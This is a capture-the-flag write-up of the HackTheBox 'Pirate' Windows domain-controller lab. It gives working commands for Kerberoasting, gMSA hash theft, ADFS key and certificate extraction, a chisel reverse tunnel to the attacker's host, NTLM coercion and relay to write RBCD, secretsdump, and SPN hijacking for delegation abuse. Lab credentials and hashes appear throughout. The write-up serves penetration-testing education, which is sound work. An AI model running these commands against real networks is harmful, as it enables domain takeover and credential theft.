HackTheBox — Pirate (Hard, Windows)
Pirate is a Hard-rated Windows Domain Controller that simulates a real enterprise pentest engagement — you’re handed starting credentials, told to go deeper, and left to figure out a chain spanning ADFS internals, gMSA abuse, Hyper-V pivoting, and Kerberos delegation attacks. Every step requires understanding why the technique works, not just running a script.
Prerequisites: This walkthrough assumes familiarity with Active Directory enumeration (BloodHound, LDAP queries), Kerberos authentication flows (TGT/TGS, S4U2Self/S4U2Proxy, constrained delegation), ADFS architecture and token signing, and general Windows privilege escalation concepts. If you haven’t done boxes like Absolute or Escape first, some sections will be dense.
Overview
The box provides low-privilege domain credentials (pentest:p3nt3st2025!&) to simulate a pentest kickoff. From there, the chain looks roughly like:
- Work around the password’s shell-breaking metacharacters using Kerberos ccache auth
- Abuse Pre-Windows 2000 Compatible Access to authenticate as MS01$ and read gMSA passwords
- Use gMSA_ADFS_prod$ WinRM access to extract the ADFS DKM key from LDAP and signing certificates from the Windows Internal Database
- Pivot through DC01 (Hyper-V host) to WEB01 (Hyper-V guest) via chisel tunnel
- NTLM relay WEB01$’s authentication to DC01 LDAPS, write RBCD, impersonate Administrator to secretsdump WEB01
- Recover a.white’s cleartext password from LSA secrets (AutoAdminLogon)
- Exploit a.white’s ForceChangePassword right on a.white_adm, then abuse that account’s constrained delegation + SPN write rights to get a Domain Admin ticket
It’s a long chain. Let’s get into it.
Reconnaissance
Port Scanning
RustScan identified 16 open TCP ports, which I fed into a targeted Nmap service scan:

This is a textbook Domain Controller profile. Port 80 was interesting — IIS serving ADFS endpoints — but every request returned 503. The backend web server (WEB01) isn’t directly reachable from outside. Nmap also detected a 7-hour clock skew, which means Kerberos auth will fail until we sync:
sudo ntpdate -u $TARGET
Domain Topology
LDAP enumeration revealed a three-host environment:
| Host | IP | Role |
|---|---|---|
| DC01 | 10.129.x.x (external) / 192.168.100.1 (internal) | Domain Controller + Hyper-V host |
| WEB01 | 192.168.100.2 (internal only) | Hyper-V guest — IIS + ADFS |
| MS01 | Unknown | Domain-joined, possibly offline |
DC01 is the Hyper-V host. WEB01 is a guest that only exists on the internal 192.168.100.0/24 subnet. This means any attack against WEB01 requires pivoting through DC01.
Key Accounts
LDAP enumeration (via netexec ldap with Kerberos ccache — more on that below) surfaced several interesting accounts:
- a.white_adm — Member of the IT group, has SPN
ADFS/a.white, and is configured for constrained delegation with protocol transition toHTTP/WEB01.pirate.htb. This is a powerful delegation configuration — it means this account can impersonate any user to that service without needing their credentials. - gMSA_ADFS_prod$ — Group Managed Service Account, SPN
host/adfs.pirate.htb, in Remote Management Users (WinRM access), 50 logons. This is the account running ADFS on WEB01. - gMSA_ADCS_prod$ — Another gMSA, in Remote Management Users + Domain Computers. Zero logons — probably unused.
- MS01$ — Computer account in Domain Secure Servers and Pre-Windows 2000 Compatible Access. This last group is critical.
The msDS-GroupMSAMembership attribute on both gMSAs resolved to the Domain Secure Servers group (SID ending in RID 4101). This tells us which accounts can read the gMSA passwords — any member of Domain Secure Servers. MS01$ is the only non-DC member of that group.
Foothold
Step 1: The Password Problem
The provided credential p3nt3st2025!& contains ! (bash history expansion) and & (background process operator). This breaks argument parsing in literally every tool — netexec, smbclient, rpcclient, ldapsearch, you name it. Even careful quoting fails in most shells.
The solution: obtain a Kerberos TGT using Python’s subprocess (bypassing the shell entirely), then use the ccache file for everything:
python3 -c "
import subprocess, sys
subprocess.run([
    sys.executable, '-c',
    'from impacket.krb5.kerberosv5 import getKerberosTGT; '
    'from impacket.krb5.types import Principal; '
    'from impacket.krb5 import constants; '
    'from impacket.krb5.ccache import CCache; '
    'userName = Principal(\"pentest\", type=constants.PrincipalNameType.NT_PRINCIPAL.value); '
    'tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(userName, \"p3nt3st2025!&\", \"pirate.htb\"); '
    'ccache = CCache(); '
    'ccache.fromTGT(tgt, oldSessionKey, sessionKey); '
    'ccache.saveFile(\"pentest.ccache\"); '
    'print(\"TGT saved to pentest.ccache\")'
])
"
export KRB5CCNAME=$(pwd)/pentest.ccache
From here, every impacket tool uses -k --use-kcache (or -k -no-pass) and never touches the raw password string again.
Step 2: Kerberoasting a.white_adm
With a valid Kerberos ticket for pentest, we can Kerberoast any account with an SPN:
impacket-GetUserSPNs -k -no-pass -dc-host DC01.pirate.htb pirate.htb/pentest -request
This returned a TGS hash for a.white_adm (SPN: ADFS/a.white). I threw it at hashcat with rockyou + the dive ruleset on an RTX 4090. No crack. The password is strong enough that Kerberoasting is a dead end here — we’ll need a different path to this account.
Step 3: Exploiting Pre-Windows 2000 Compatible Access
This is the first key insight of the box. Computer accounts enrolled via the old “Pre-Windows 2000 Compatible Access” compatibility mode are created with a default password equal to the lowercase computer name (without the $). MS01$ was clearly created this way, and it’s never had its password changed.
impacket-getTGT pirate.htb/'MS01$':'ms01' -dc-ip $TARGET
export KRB5CCNAME=$(pwd)/MS01\$.ccache
This works. Now authenticating as MS01$ — a member of Domain Secure Servers — we can read the gMSA passwords:
netexec ldap DC01.pirate.htb -k --use-kcache --gmsa

Two gMSA NTLM hashes. Let’s see what we can do with them.
Step 4: WinRM as gMSA_ADFS_prod$
Both gMSAs are in Remote Management Users, so WinRM pass-the-hash works:
evil-winrm -i $TARGET -u 'gMSA_ADFS_prod$' -H '8126756fb2e69697bfcb04816e685839'
Important caveat: netexec shows “Pwn3d!” for both accounts, but that just means WinRM execution works — it does not mean local admin. The gMSA is in Remote Management Users only. We’re running at Medium Plus integrity with only SeChangeNotifyPrivilege and SeIncreaseWorkingSetPrivilege. No DCSync, no SCM access, no ADFS PowerShell cmdlets.
Step 5: ADFS DKM Key Extraction
The ADFS Distributed Key Manager (DKM) master key is what encrypts the ADFS configuration, including the token signing certificate. It lives in LDAP at:
CN=ADFS,CN=Microsoft,CN=Program Data,DC=pirate,DC=htb
As gMSA_ADFS_prod$ — the service account running ADFS — we have read access to this container. The key itself is stored in the thumbnailPhoto attribute on contact objects inside the DKM container. Querying it out and base64-decoding gives us the DKM key:
DKM Key (base64): fFtRNXRYzZjwD37MB/Rgu/x96WiVB0xO/SkbWnU6LOQ=
Save it to a file for use with ADFSpoof later.
Step 6: Pivoting to WEB01 via Chisel
WEB01 at 192.168.100.2 is only reachable from DC01. We upload chisel to DC01 and create a reverse SOCKS proxy:
# Kali: start the server
chisel server --reverse -p 9001

# DC01 (via netexec WinRM — the blocking session keeps the tunnel alive):
netexec winrm $TARGET -u 'gMSA_ADFS_prod$' -H '8126756fb2e69697bfcb04816e685839' \
  -X 'C:\Windows\Temp\chisel.exe client <VPN_IP>:9001 R:socks'
Add socks5 127.0.0.1 1080 to /etc/proxychains4.conf. Now proxychains routes through DC01 into the internal network.
Also add 192.168.100.2 adfs.pirate.htb WEB01.pirate.htb to /etc/hosts.
Step 7: ADFS Signing Certificate via WID
ADFS on WEB01 stores its configuration in the Windows Internal Database (WID), accessible via named pipe:
$conn = New-Object System.Data.SqlClient.SqlConnection(
  "Server=np:\\.\pipe\microsoft##wid\tsql\query;Database=AdfsConfigurationV4;Integrated Security=True")
As gMSA_ADFS_prod$, we’re db_owner on AdfsConfigurationV4 via the db_genevaservice role. This lets us query the ServiceSettings table, which contains EncryptedPfx blobs — the ADFS signing and encryption certificates, wrapped with the DKM key.
I pulled both blobs, base64-decoded them to binary files, then used ADFSpoof to decrypt them. The tool needed some patching for modern cryptography library APIs (replacing deprecated utils._check_bytes() with isinstance(), removing the backend= parameter from HMAC, etc.), but once patched:
python3 ADFSpoof.py -b ../pfx1_encrypted.bin ../dkm_key.bin dump --path ../token_signing.pfx
python3 ADFSpoof.py -b ../pfx2_encrypted.bin ../dkm_key.bin dump --path ../token_signing2.pfx
token_signing2.pfx decrypts to CN=ADFS Signing - adfs.pirate.htb — the token-signing certificate. Extract PEM files:
openssl pkcs12 -in token_signing2.pfx -nocerts -nodes -out /tmp/adfs_signing.key -passin pass:
openssl pkcs12 -in token_signing2.pfx -clcerts -nokeys -out /tmp/adfs_signing.crt -passin pass:
We can now forge ADFS tokens — though as it turns out, the NTLM relay path ends up being more direct.
The Pivot Problem (and the Dead Ends)
This is where I spent a lot of time. The attack path confirmed by published writeups involves:
- Coerce WEB01$ to authenticate via NTLM
- Relay that auth to DC01 LDAPS
- Write RBCD (msDS-AllowedToActOnBehalfOfOtherIdentity) for our attacker machine account (EVIL$)
- S4U2Proxy → secretsdump WEB01 → a.white cleartext from LSA secrets
The blocker: how does WEB01’s coerced NTLM auth reach ntlmrelayx on Kali?
The documented approach in multiple writeups is to add 192.168.100.50/24 to Kali’s ligolo TUN interface, making Kali reachable on the internal subnet. I spent three sessions trying to make this work. The problem: WEB01 ARPs for 192.168.100.50 locally on the Hyper-V virtual switch, and nobody on that switch has that address. The ligolo agent does source NAT — it doesn’t respond to ARP on the remote network. DC01 has proxy ARP disabled. WEB01’s ARP requests get no response; the connection times out.
I tried ligolo listener_add on various ports on DC01. Windows SO_EXCLUSIVEADDRUSE made most ports impossible to dual-bind — LDAP (389/636), SMB (445), HTTP (80/443), Kerberos (88) are all exclusively bound. Port 139 accepted a dual bind with 0.0.0.0, but DC01’s specific 192.168.100.1:139 binding wins for traffic destined to that IP. netsh interface portproxy requires admin. netsh interface ipv4 set interface (to enable weak host receive) requires admin. We’re not admin on DC01.
RemotePotato0 mode 2 failed — Server 2019 requires the RogueOxidResolver on port 135, which is occupied by MSRPC on every reachable host.
After expert consultation and reviewing published writeups, the actual solution was embarrassingly simple: test whether WEB01 can reach Kali’s VPN IP directly.
# From WEB01 WinRM:
(New-Object Net.Sockets.TcpClient).ConnectAsync("<VPN_IP>", 445).Wait(3000)
It can. DC01 routes between 192.168.100.0/24 and the VPN. WEB01’s default gateway is DC01, and DC01 forwards traffic to the external network. There was never a need for 192.168.100.50 at all.
The lesson: always test direct VPN IP reachability before building complex tunnel infrastructure.
Executing the NTLM Relay
First, create a machine account for RBCD:
impacket-addcomputer pirate.htb/pentest -dc-ip $TARGET -computer-name 'EVIL$' \
  -computer-pass 'EvilPass123!' -k -no-pass
Start ntlmrelayx targeting DC01’s LDAPS, configured to write RBCD for EVIL$:
tmux new-session -d -s relay 'sudo impacket-ntlmrelayx -t ldaps://<TARGET> \
  --delegate-access --remove-mic --escalate-user EVIL$ -smb2support'
Then coerce WEB01$ using Coercer (in a Python venv to avoid impacket version conflicts):
source env/bin/activate
python3 -m coercer coerce -l $VPN_IP -t 192.168.100.2 \
  -u 'gMSA_ADFS_prod$' --hashes ':8126756fb2e69697bfcb04816e685839' \
  -d pirate.htb --filter-protocol-name MS-EFSR --always-continue

S4U2Proxy → secretsdump → a.white Cleartext
With EVIL$ having delegation rights over WEB01$:
impacket-getST -spn 'cifs/WEB01.pirate.htb' -impersonate Administrator \
  pirate.htb/'EVIL$':'EvilPass123!' -dc-ip <TARGET>

export KRB5CCNAME=Administrator@[email protected]
impacket-secretsdump -k -no-pass WEB01.pirate.htb -dc-ip <TARGET>

DefaultPassword in LSA secrets means AutoAdminLogon was configured with a.white’s credentials stored there. We now have a.white’s cleartext password: E2nvAOKSz5Xz2MJu. The user flag is on WEB01 at C:\Users\a.white\Desktop\user.txt — grab it via the impersonated session.
Privilege Escalation
a.white → a.white_adm
Earlier enumeration revealed a critical ACL: a.white has User-Force-Change-Password (ExtendedRight) on a.white_adm. This means a.white can reset a.white_adm’s password without knowing the current one:
net rpc password a.white_adm 'Password99' \
  -U 'pirate.htb/a.white%E2nvAOKSz5Xz2MJu' -S DC01.pirate.htb
a.white_adm → Domain Admin via SPN Hijacking
This is the most elegant part of the chain. Let me explain the setup:
- a.white_adm has constrained delegation with protocol transition to
HTTP/WEB01.pirate.htb(msDS-AllowedToDelegateTo = HTTP/WEB01.pirate.htb). Protocol transition means it can perform S4U2Self (get a ticket for any user) and then S4U2Proxy (forward it to the delegated service). In theory, this gives us admin on WEB01 — but we already have that. - a.white has WriteSPN on DC01$ — it can add and remove Service Principal Names from the DC01 computer object.
The trick: the KDC validates S4U2Proxy by checking which account owns the target SPN, then encrypts the resulting service ticket with that account’s key. If we can move HTTP/WEB01.pirate.htb from WEB01$ to DC01$, the KDC will encrypt the impersonation ticket with DC01$’s key. Then we use -altservice to rewrite the service name to cifs/DC01.pirate.htb — suddenly we have a ticket to DCSync or psexec the domain controller.
First, modify the SPNs via LDAP using ldap3 (since impacket’s LDAP doesn’t expose raw modify cleanly):
from ldap3 import Server, Connection, MODIFY_DELETE, MODIFY_ADD

s = Server('DC01.pirate.htb', port=636, use_ssl=True)
c = Connection(s, user='pirate\\a.white', password='E2nvAOKSz5Xz2MJu', auto_bind=True)

web01_dn = 'CN=WEB01,CN=Computers,DC=pirate,DC=htb'
dc01_dn  = 'CN=DC01,OU=Domain Controllers,DC=pirate,DC=htb'

# Remove the SPN from WEB01$
c.modify(web01_dn, {'servicePrincipalName': [(MODIFY_DELETE, ['HTTP/WEB01.pirate.htb', 'HTTP/WEB01'])]})

# Add it to DC01$
c.modify(dc01_dn,  {'servicePrincipalName': [(MODIFY_ADD,    ['HTTP/WEB01.pirate.htb'])]})
Then S4U with the hijacked SPN and altservice:
impacket-getST -spn 'HTTP/WEB01.pirate.htb' -impersonate Administrator \
  -altservice 'cifs/DC01.pirate.htb' \
  pirate.htb/'a.white_adm':'Password99' -dc-ip <TARGET>

export KRB5CCNAME=Administrator@[email protected]
impacket-wmiexec -k -no-pass DC01.pirate.htb -dc-ip <TARGET>

Domain Admin. Root flag collected.
Lessons Learned
This box taught (or reinforced) more methodology lessons per hour than almost any other. The long list from my notes is worth preserving:
Password metacharacters: When passwords contain !, &, # or other shell metacharacters, skip CLI tools entirely. Get a Kerberos TGT via Python subprocess (no shell involved), then use -k --use-kcache everywhere. Never try to escape metacharacters — just route around the shell.
Pre-Windows 2000 Compatible Access: Computer accounts created with this group have a default password equal to the lowercase computer name (no $). Always check group membership during AD enumeration — finding MS01$ here unlocked the entire gMSA chain.
gMSA password reading: Decode msDS-GroupMSAMembership to a security descriptor, resolve the SID to a group, enumerate group members, authenticate as one. The membership check happens at the DC — you just need to be the right principal, not have special privileges.
ADFS DKM keys live in LDAP: The DKM container under CN=Microsoft,CN=Program Data holds key material in thumbnailPhoto on contact objects. Readable by the ADFS service account. ADFSpoof needs minor patching for modern cryptography library — remove deprecated @utils.register_interface, fix utils._check_bytes() and utils.int_to_bytes(), drop backend= from HMAC constructor.
WID named pipe auth: Connect to WID via np:\\.\pipe\microsoft##wid\tsql\query. The ADFS service account gets db_owner via db_genevaservice role. But TRUSTWORTHY=False and no sysadmin means no xp_cmdshell — it’s a SQL extraction path, not a code execution path.
ADFS returns 503 externally, works from localhost: HTTP.sys drops connections externally when no listener is registered on 80/443. From WEB01 itself, https://localhost/adfs/ls/ renders fine. Always check service accessibility from the service host itself, not just from outside.
Test VPN IP reachability before building tunnel infrastructure: Three sessions spent on ip addr add 192.168.100.50/24 dev ligolo (which fails because the ligolo agent doesn’t respond to ARP on the remote network). The actual solution: WEB01 could reach Kali’s VPN IP directly through DC01’s routing. A 5-second TCP test from the target would have saved hours.
Ligolo TUN ARP limitation: ip addr add <internal-IP>/24 dev ligolo puts a virtual IP on your TUN interface, but the agent does not ARP-proxy for it on the remote network. This approach only works if the pivot host has proxy ARP enabled, or you add a secondary IP to the pivot host’s interface (which requires admin). For same-subnet targets, use the pivot host’s real IP or route via gateway.
Windows SO_EXCLUSIVEADDRUSE: SMB (445), HTTP.sys (80/443), Kerberos (88), kpasswd (464), LDAP (389/636) all use exclusive binding. You cannot dual-bind these with ligolo’s listener_add. DNS (53), MSRPC (135), and NetBIOS (139) allow wildcard+specific coexistence — but the specific binding (e.g. 192.168.100.1:139) wins for traffic to that IP. Plan your relay port selection around this.
ERROR_BAD_NETPATH from Coercer: This means the target tried to connect but couldn’t reach the listener — not that the coercion RPC call failed. Don’t assume authentication was sent. Verify by watching ntlmrelayx for incoming connections. This distinction cost me time.
Coercer venv isolation: pip install coercer pulls impacket 0.10.0 which breaks system impacket 0.14.0 (parse_identity import error). Always isolate coercer in a venv: python3 -m venv env && source env/bin/activate && pip install coercer. Run coercer from the venv, ntlmrelayx from the system impacket.
ntlmrelayx needs a terminal: Background sudo nohup ntlmrelayx & dies silently. Use tmux new-session -d -s relay 'sudo impacket-ntlmrelayx ...' so it stays alive with a controlling terminal.
PassTheCert + broken Application Policies: Windows evaluates the Microsoft Application Policies extension before EKU. If certipy’s -application-policies flag produces a broken 0.0 OID (happens on schema v2 templates where CA ignores CSR policy extensions), Schannel identity mapping fails — regardless of what’s in the EKU field. Both a.white.pfx and the attempted ESC15 cert were unusable for PKINIT or Schannel LDAP auth for this reason.
SPN hijacking for constrained delegation escalation: When you have WriteSPN on a higher-value target (DC01$) and constrained delegation to a lower-value service (HTTP/WEB01): remove the target SPN from the service computer, add it to the high-value computer, run S4U with -altservice to rewrite the ticket’s service name. The KDC encrypts the ticket with whoever owns the SPN at delegation time — move the SPN, change whose key is used.
Delegate specialist research earlier: Four sessions of manual ADFS exploitation (WCF certificatemixed, jwt-bearer OBO, silver tickets, theme injection, C2WTS) could have been shortcut by asking “what tool handles non-admin WinRM + interactively logged-in user?” The answer — RemotePotato0 — was immediately surfaced by the exploit researcher. The actual solution (coerce via VPN IP) bypassed RemotePotato0 entirely, but the lesson stands: identify the right tool category before exhausting wrong approaches.